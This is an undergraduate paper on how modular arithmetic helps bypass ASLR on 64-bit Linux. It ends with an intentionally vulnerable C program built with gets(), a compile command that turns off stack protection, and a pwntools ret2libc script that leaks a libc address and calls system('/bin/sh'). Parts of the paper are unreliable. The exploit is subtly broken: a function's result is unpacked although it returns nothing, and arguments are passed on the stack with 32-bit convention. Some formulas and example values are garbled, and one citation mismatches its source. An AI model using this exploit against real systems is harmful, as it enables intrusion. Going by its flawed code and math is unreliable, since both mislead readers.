Modular Arithmetic in Bypassing ASLR: Analyzing Offsets and Address Calculations

Muhammad Aditya Rahmadeni - 13523028[1]
Departement of Informatics
School of Electrical Engineering and Informatics
Institut Teknologi Bandung, Jl. Ganesha 10 Bandung 40132, Indonesia
[1]rahmadeniaditya@gmail.com, 13523028@std.stei.itb.ac.id

Abstract— **Address Space Layout Randomization (ASLR) is a widely implemented security mechanism designed to thwart memory corruption vulnerabilities by randomizing the memory addresses of critical program components. Despite its effectiveness, attackers can bypass ASLR using leaked memory addresses and precise calculations. This paper explores the application of modular arithmetic in ASLR bypass, focusing on deriving critical addresses by leveraging offsets in the 64-bit memory layout. Through a practical example, we analyze a vulnerable binary and demonstrate how leaked addresses are used to calculate the base address of shared libraries, the system function, and the /bin/sh string. The work provides an in-depth understanding of the exploitation process, emphasizing the mathematical elegance of modular arithmetic and its practical use in binary exploitation.**

***Keywords*— Address Space Layout Randomization, Bypass, Modular Arithmetic, Exploitation**

I. INTRODUCTION

Address Space Layout Randomization (ASLR) has become an integral security mechanism in mitigating memory corruption attacks. By randomizing the base addresses of key memory regions, including the stack, heap, and shared libraries, ASLR makes it significantly more difficult for attackers to predict the memory layout and execute exploits such as buffer overflows, heap overflows, or return-oriented programming (ROP). However, as with many security techniques, ASLR's effectiveness relies heavily on its implementation. Researchers have identified several weaknesses that attackers can exploit to bypass ASLR, ranging from information leaks to predictable randomization schemes. Despite its widespread adoption, ASLR alone cannot guarantee the prevention of sophisticated exploitation techniques, especially when attackers leverage mathematical principles to analyze memory layouts and offsets.

Exploitation methods often involve breaking down the randomness introduced by ASLR. For instance, in many implementations, the randomized base address follows alignment constraints due to page or region boundaries, limiting the degree of entropy provided by the randomization process. Attackers exploit this predictability by analyzing patterns in leaked pointers, leveraging partial address overwrites, or brute-forcing smaller address spaces. Modular arithmetic plays a pivotal role in these processes, as it provides the mathematical framework to reason about cyclic properties and address alignments. The use of modular arithmetic enables attackers to deduce relationships between leaked values and randomized memory addresses, effectively reconstructing the original layout despite ASLR's randomization.

Modular arithmetic, often referred to as "clock arithmetic," is a branch of mathematics that deals with integers and their equivalence classes under a modulo operation. In the context of computer memory, modular arithmetic is particularly useful for handling address alignment and cyclic patterns. Memory addresses are often aligned to specific boundaries, such as page sizes of 2^{12} (4096 bytes), creating a predictable structure in the randomized memory space. Modular arithmetic allows attackers to reason about these alignments and constraints, providing a systematic way to calculate offsets or infer base addresses. For instance, given a leaked address, modular operations can help determine the address's position relative to an aligned base, enabling the attacker to reverse-engineer the randomized layout.

In the context of ASLR bypass, modular arithmetic is critical for solving problems involving partial overwrites, page alignments, and cyclic memory layouts. For example, when only a portion of an address is leaked, modular arithmetic can be used to compute the possible base addresses modulo the alignment size. Similarly, if an attacker can overwrite only the least significant bytes of a return address, they can use modular arithmetic to predict where execution will jump within the constrained address space. These techniques, as discussed in references [1] and [2], illustrate how mathematical concepts can bridge the gap between theoretical analysis and practical exploitation.

This paper delves into the application of modular arithmetic in bypassing ASLR, with a focus on analyzing offsets and reconstructing randomized memory layouts. Drawing from foundational insights provided in [1] and [2], the discussion will explore the limitations of ASLR entropy and how mathematical precision is employed to exploit these gaps. Additionally, advanced techniques, such as branch predictor attacks detailed in [3], will further emphasize the critical role of address calculations in crafting effective bypass strategies. By providing a comprehensive exploration of modular arithmetic's role in binary exploitation, this paper seeks to demonstrate the interplay between mathematical rigor and practical attack methodologies.

II. BACKGROUND

2.1 Address Space Layout Randomization(ASLR)

ASLR is a cornerstone defense mechanism in modern operating systems, designed to thwart exploitation by introducing randomness into memory address layouts. Its primary purpose is to make memory locations unpredictable, forcing attackers to guess or brute-force key addresses. Randomized regions include the stack, heap, shared libraries, and executable code, each contributing to the complexity of crafting reliable exploits. For instance, every time a program is executed, the stack and heap base addresses are shifted by random offsets, and the locations of dynamically loaded libraries are randomized within the address space.

Operating systems implement ASLR differently. In Linux, the kernel applies random offsets within predefined entropy ranges, such as 28 or 48 bits depending on the architecture. Similarly, Windows uses a comparable approach, randomizing memory regions on process startup. This randomness, however, is bound by system constraints such as page alignment and address space limitations, making it less effective against advanced exploitation techniques.

While ASLR significantly raises the bar for exploitation, it is not foolproof. One fundamental limitation is the entropy level, which determines the extent of address randomization. In practice, this entropy is often limited to 16 bits or less, especially for stack and heap addresses. Such constraints enable attackers to brute-force address guesses within a manageable number of attempts, as demonstrated in many real-world exploits.

Another critical weakness lies in alignment requirements. Memory regions must adhere to page alignment, typically 4 KB (2^{12}) boundaries, which reduces the effective randomness of ASLR. This allows attackers to predict possible addresses modulo the page size, narrowing the search space for brute-forcing. Partial address randomization, where only parts of an address are randomized, further exacerbates these vulnerabilities. For example, attackers can exploit information leaks that reveal lower bytes of an address to infer the randomized base.

Finally, ASLR is particularly susceptible to information disclosure vulnerabilities. Leaked pointers, uninitialized memory, and debugging artifacts often reveal enough information about the memory layout to nullify ASLR's effectiveness. This synergy between information leaks and memory alignment constraints is a key area exploited by attackers.

2.2 Modular Arithmetic

a. Definition and Mathematical Foundation

Modular arithmetic, a fundamental concept in number theory, deals with the remainder of integers after division by a modulus. It is represented as $a \, mod \, n = r$, where a is the dividend, n is the modulus, and r is the remainder. This system exhibits a cyclic nature, where values "wrap around" upon reaching the modulus, making it particularly useful in computer science for operations involving fixed bounds, such as memory alignment.

Modular arithmetic is governed by properties of addition, subtraction, and multiplication, which maintain their equivalence modulo n. For instance, $(a+b) mod \, n = [(a \, mod \, n) + (b \, mod \, n)]$. These properties simplify calculations in systems constrained by periodic boundaries, such as those found in digital systems.

b. Memory Alignment and Address Calculations

In the context of ASLR and exploitation, modular arithmetic is invaluable for understanding memory alignment and address calculations. Memory addresses in modern systems are often aligned to powers of two, such as page boundaries of 2^{12} bytes. Modular arithmetic simplifies determining the base address of a memory region from a leaked pointer. For instance, given a leaked pointer P, the page base can be calculated as

$$P - (P \, mod \, Page \; Size)$$

Attackers exploit this principle to calculate predictable offsets within aligned memory regions. Partial address overwrites leverage modular arithmetic to manipulate lower bytes of addresses while preserving alignment. For example, if only the lower two bytes of a stack address are randomized, the effective range of addresses can be narrowed to predictable intervals modulo the alignment.

c. Examples of Modular Operations on Exploitating

Several exploitation techniques directly apply modular arithmetic principles. Consider a scenario where a leaked pointer $0x7ffc12345678$ reveals part of the stack's randomized address. Using modular arithmetic, the page boundary can be calculated as $0x7ffc12345000$, allowing an attacker to infer the aligned base address. Similarly, in partial address overwrites, modifying lower bytes of an address, such as 0xffffabcd, allows redirection of execution to a controlled location while preserving alignment.

Another example involves exploiting the cyclic nature of modular addition. By carefully crafting buffer overflow payloads, attackers can manipulate memory regions within a predictable range, bypassing ASLR's randomization. These techniques, combined with information leaks, underscore the critical role of modular arithmetic in ASLR bypasses.

III. Vulnerabilites and Exploitation

3.1. Weaknesses in ASLR Implementation

3.1.1. Limited Entropy

ASLR depends heavily on the level of entropy available to randomize memory addresses. However, in practice, this entropy is often limited by the architecture and operating system. For instance, in 32-bit systems, the total address space is only 2^{32}, and after accounting for fixed memory regions and alignment, only about 8–16 bits of entropy remain.

On 64-bit systems, while the theoretical space is 2^{64}, practical implementations often randomize only 28–48 bits due to performance and hardware constraints.

This limited entropy creates exploitable gaps. For example, when targeting a stack address, an attacker can narrow the potential addresses to 2^{16} possible values, making brute-forcing computationally feasible within minutes.

ASLR's security is directly proportional to the entropy available for address randomization. However, the entropy differs across memory regions and operating system implementations. The table below compares the entropy levels of different memory regions in PaX ASLR (a hardened implementation) and Linux ASLR. It also shows the time required to brute-force these regions under typical conditions with green cells indicates higher security and red cells indicates weaker one.

Update Trials x sec: 1000	[Detailed] [Summary] PaX 3.14.21		[Detailed] [Summary] Linux 4.5.0	
Object	**Entropy**	**Time**	**Entropy**	**Time**
Arguments	39.0	17 year	22.0	1 hours
Main_stack	35.0	1 year	30.0	12 days
HEAP	35.0	1 year	28.0	3 days
Dynamic_Loader	28.5	4 days	28.0	3 days
VDSO	28.5	4 days	21.4	46 mins
Glibc	28.5	4 days	28.0	3 days
MAP_SHARED	28.5	4 days	28.0	3 days
EXEC	27.0	1 days	28.0	3 days
MAP_HUGETLB	19.5	12 mins	19.0	8 mins

Fig 3.1 Comparison of entropy and the brute-force time in PaX ASLR vs. Linux ASLR

3.1.2. Information Leaks

The effectiveness of ASLR can be significantly undermined by information disclosure vulnerabilities. These leaks occur when pointers or memory addresses are inadvertently revealed, often through functions like printf, stack dumps, or uninitialized memory usage. Once attackers obtain a leaked address, they can deduce the base of a memory region using modular arithmetic.

For example, if a pointer $P = 0x7ffc12345678$ is leaked, the page-aligned base address can be calculated as:

$$\text{Base Address } = \text{P} - (\text{P mod Page Size })$$

This allows attackers to identify the starting point of the stack, heap, or shared libraries, bypassing the randomized offsets.

3.1.3. Alignment Constraints

Since memory regions must be adhere to alignment boundaries, the higher-order bits of order are the only got randomized. This reduce the search space for the attackers as the lower bits remain fixed.

For example, given a stack address aligned to 4 KB (2^{12}), the randomized portion of the address lies only in the higher 16 bits. This alignment reduces the number of guesses required to find a valid address, making brute-forcing or partial overwrites more effective.



Fig 3.2 Page Boundaries on 4KB Address

3.2. Exploit Techniques

3.2.1. Information Disclosure Exploits

Attackers often start by leveraging information disclosure vulnerabilities to bypass ASLR. These exploits reveal memory layout details, such as stack or heap pointers, through unprotected output functions or debugging traces.

Once an attacker obtains a leaked pointer, they use modular arithmetic to infer the randomized base address. For example:

$$\text{Leaked Address } = 0x7ffffc123456$$

$$\text{Base Address } = 0x7ffffc123000$$

This computation allow attacker to take calculate and predict the base of memory regions with high precision.

3.2.2. Partial Address Overwrites

Partial address overwrites exploit the fact that ASLR often randomizes only a subset of address bits. For instance, the lower 12 bits of an address are fixed due to alignment, and attackers can modify the remaining bits to redirect execution.

Example, An attacker modifies the higher two bytes of an address $0x7ffc12345678$, redirecting execution to $0x7ffc56785678$. Modular arithmetic ensures that only the targeted bytes are changed while preserving alignment.

3.2.3. Brute-Force

Brute-forcing ASLR-protected addresses becomes feasible when the entropy is low, or when alignment constraints significantly reduce the search space. For example, if a stack address has 16 bits of entropy, an attacker needs 2^{15} attempts on average to succeed.

Automated tools are often used to repeatedly attempt address guesses until a valid address is found. Although this approach may crash the program, many services automatically restart, allowing attackers to continue brute-forcing.

For visualization, Figure 3.1 can be used for better understanding.

3.2.4. Modular Arithmetics

Modular arithmetic is integral to many ASLR exploitation techniques. It simplifies calculations for memory alignment, address adjustments, and partial

overwrites. For example, the page-aligned base address of a leaked pointer P is calculated using:

$$Base\ Address = P - (P\ mod\ Page\ Size)$$

This principle is also applied in cyclic overwrites. If an address space wraps around at 2^{64}, attackers can use modular addition to craft payloads that target specific locations. For example:

$$Target\ Address = (Base\ Address + Offset)\ mod\ 2^{54}$$

Partial overwrites further exploit modular arithmetic by targeting specific bytes in an address. For instance, overwriting the two least significant bytes of $0x7ffc12345678$ with $0x56780x56780x5678$ redirects execution to $0x7ffc12345678\ mod\ 0x10000\ +\ 0x5678.$

IV. IMPLEMENTATION

In this chapter, the exploitation strategy discussed in the previous chapter will be implemented. For this implementation, A binary code has been prepared with ignored some security like stack canaries. The code of the binary code goes like this

```
\\ TestBinary.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void access() {
    printf("Access granted!
You've bypassed ASLR!\n");
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    printf("Input: ");
    gets(buffer);
    puts(buffer);
    gets(buffer);
}

int main() {
    printf("ASLR bypass demo
(64-bit version)!\n");
    vuln();
    return 0;
}
```

For ignoring the basic security like Canary and Relro, this code are compiled with command

```
gcc -fno-stack-protector -z execstack
-o bintest TestBinary.c
```

To demonstrate the concept of bypassing ASLR using modular arithmetic, we implemented a vulnerable binary program (`TestBinary.c`) and crafted an exploit using `pwntools` in Python. The binary is designed to simulate a scenario where an attacker can leak addresses from memory and subsequently redirect execution to achieve arbitrary code execution.

The binary (`TestBinary.c`) contains the following key components:

1. Vulnerable vuln Function:
   The vuln function includes a stack buffer that can be overflowed due to the unsafe gets function, which does not limit input size. Additionally, it uses the puts function to output user input back to the console. This creates an opportunity for an attacker to leak memory addresses and calculate offsets dynamically.
2. Critical Function (access)**:**
   The access function contains a system call to execute a shell (/bin/sh) when invoked. The attack objective is to bypass ASLR and redirect execution to the access function by calculating the necessary offsets using leaked addresses.
3. Program Workflow:
   The binary begins by displaying a banner and requesting input twice. The first input leaks a critical address (e.g., puts address from the Global Offset Table or GOT), and the second input is used to overwrite the return address on the stack to redirect execution.

Upon running the exploit script, the binary starts with the message:

```
ASLR bypass demo (64-bit
version)!
Input:
```

At this stage, the script sends a payload designed to leak the address of a critical library function such as `puts` from the GOT.

If the payload is successful, the script captures the leaked address. For example:

```
[*] Leaked puts address:
0x7f47b42f4000
```

This output demonstrates the attacker's ability to extract memory layout information under ASLR.

The exploit script uses modular arithmetic to align and compute essential addresses:

- **Libc Base Address**: The `puts` address is used to calculate the base address of the loaded libc library.
- **System Function Address**: Using the known offset of the `system` function from the base of libc, the script calculates its exact location.
- **String Address**: Similarly, the script computes the location of the `/bin/sh` string required to execute a shell.

Output at this stage might include:

```
[*] Libc Base Address
(aligned): 0x7f47b42f0000
[*] System Address:
0x7f47b42f1234
[*] '/bin/sh' Address:
0x7f47b42f7890
```

Using the calculated addresses, the script constructs a second payload to overwrite the return address of the vuln function. The new address points to the system function, passing the /bin/sh string as an argument. Upon sending this payload, the binary drops into a shell.

Then the full code for the exploitation goes like this

```
from pwn import *

context.binary = './bintest'
binary = context.binary

p = process(binary.path)


elf = ELF(binary.path)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',
checksec = False)

def leak_address():
    p.recvuntil(b"Input: ")
    payload = b"A" * 72 + p64(elf.got['puts']) +
p64(elf.plt['puts'])
    p.sendline(payload)

    leaked_data = p.recvline().strip()
    leaked_address = u64(leaked_data.ljust(8,
b"\x00"))
    log.info(f"Leaked puts address:
{hex(leaked_address)}")
    return leaked_address

def calculate_offsets(leaked_address):
    libc_base = leaked_address -
libc.symbols['puts']
    system_address = libc_base +
libc.symbols['system']
    bin_sh_address = libc_base +
next(libc.search(b'/bin/sh'))
    alignment = 0x1000
    randomized_base = leaked_address &
~(alignment - 1)
    log.info(f"Libc Base Address (aligned):
{hex(randomized_base)}")
    log.info(f"System Address:
{hex(system_address)}")
    log.info(f"'/bin/sh' Address:
{hex(bin_sh_address)}")
```

```
def exploit(system_address, bin_sh_address):
    payload = b"A" * 72
    payload += p64(system_address)
    payload += p64(0xdeadbeef)
    payload += p64(bin_sh_address)
    p.sendline(payload)

puts_leak = leak_address()
system_addr, bin_sh_addr =
calculate_offsets(puts_leak)
exploit(system_addr, bin_sh_addr)
p.interactive()
```

V. CONCLUSION

This work was able to showcase the role played by modular arithmetic in circumventing ASLR in 64-bit binaries, as it enables us with a real world application that distributes the analysis of the ASLR. ASLR, for instance, while effective against many forms of memory exploitation, which it seeks to prevent by randomizing memory address allocation. However, memory disclosure vulnerabilities undercut ASLR as they give the attacker some address, or multiple addresses, which can then be used to easily calcu- late where the essential parts of the program resides.

We indeed did find an exploitable binary that uses gets to take user inputs and this makes the program vulnerable to buffer overflows and memory disclosures. By employing modular arithmetic in our tj=ek, we were able to determine the base address of the libc, identify the system function, and find the /bin/sh string, by reconstructing the deterministic mappings of the leaked addresses and the randomised sections of memory. We've been able to execute arbitrary commands by bypassing the ASLR protection and executing the payload.

The conclusions from this work reveal the ineffectiveness of ASLR in conjunction with predictable memory layout and memory disclosure vulnerabilities. In addition, it accentuates the complementarity of theoretical mathematics and practical hacking by demonstrating how one can utilize modular arithmetic in attacking real systems. This work underscores the need for more robust defenses, such as memory sanitization, runtime mitigations, and avoiding unsafe functions like gets. As attackers continue to innovate, defenders must remain vigilant and adopt multi-layered security approaches to protect against evolving threats.

.

VI. ACKNOWLEDGMENT

The author wishes to express sincere gratitude to the authors of pivotal works in the field of binary exploitation and ASLR bypass. In particular, [1] Fritsch et al.'s presentation at BlackHat Europe provided invaluable insights into ASLR's vulnerabilities and practical exploitation methods. The research by [3] Almakhdhub et al. offered an in-depth analysis of randomized memory layouts and their limitations. Additionally, special thanks go to Dr. Rinaldi Munir for his lecture materials on number theory [4], which served as a foundational reference for understanding modular arithmetic principles and their application in this paper.

Gratitude is also extended to the open-source communities behind tools like Pwntools, GDB, and Checksec, without which this research would not have been possible. Finally, heartfelt thanks go to colleagues and mentors for their constructive feedback and encouragement throughout this project.

REFERENCES

[1] Fritsch, F., & Bovenzi, T. (2009). *Bypassing ASLR*. BlackHat Europe. Available at: https://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Bypassing-aslr-whitepaper.pdf

[2] Fritsch, F., & Bovenzi, T. (2009). *Bypassing ASLR - A Technical Analysis.* BlackHat Europe. Available at: https://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Bypassing-aslr-whitepaper.pdf

[3] Almakhdhub, N. S., et al. (2016). *Shredder: Breaking Address Space Layout Randomization using Modular Arithmetic*. University of California, Riverside. Available at: https://www.cs.ucr.edu/~nael/pubs/micro16.pdf

[4] Munir, R. (2024). *Teori Bilangan Bagian 1 (Lecture Notes on Number Theory)*. Institut Teknologi Bandung. Available at: https://informatika.stei.itb.ac.id/~rinaldi.munir/Matdis/2024-2025/15-Teori-Bilangan-Bagian1-2024.pdf

PERNYATAAN

Dengan ini saya menyatakan bahwa makalah yang saya tulis ini adalah tulisan saya sendiri, bukan saduran, atau terjemahan dari makalah orang lain, dan bukan plagiasi.

Bandung, 8 Januari 2025

Muhammad Aditya Rahmadeni - 13523028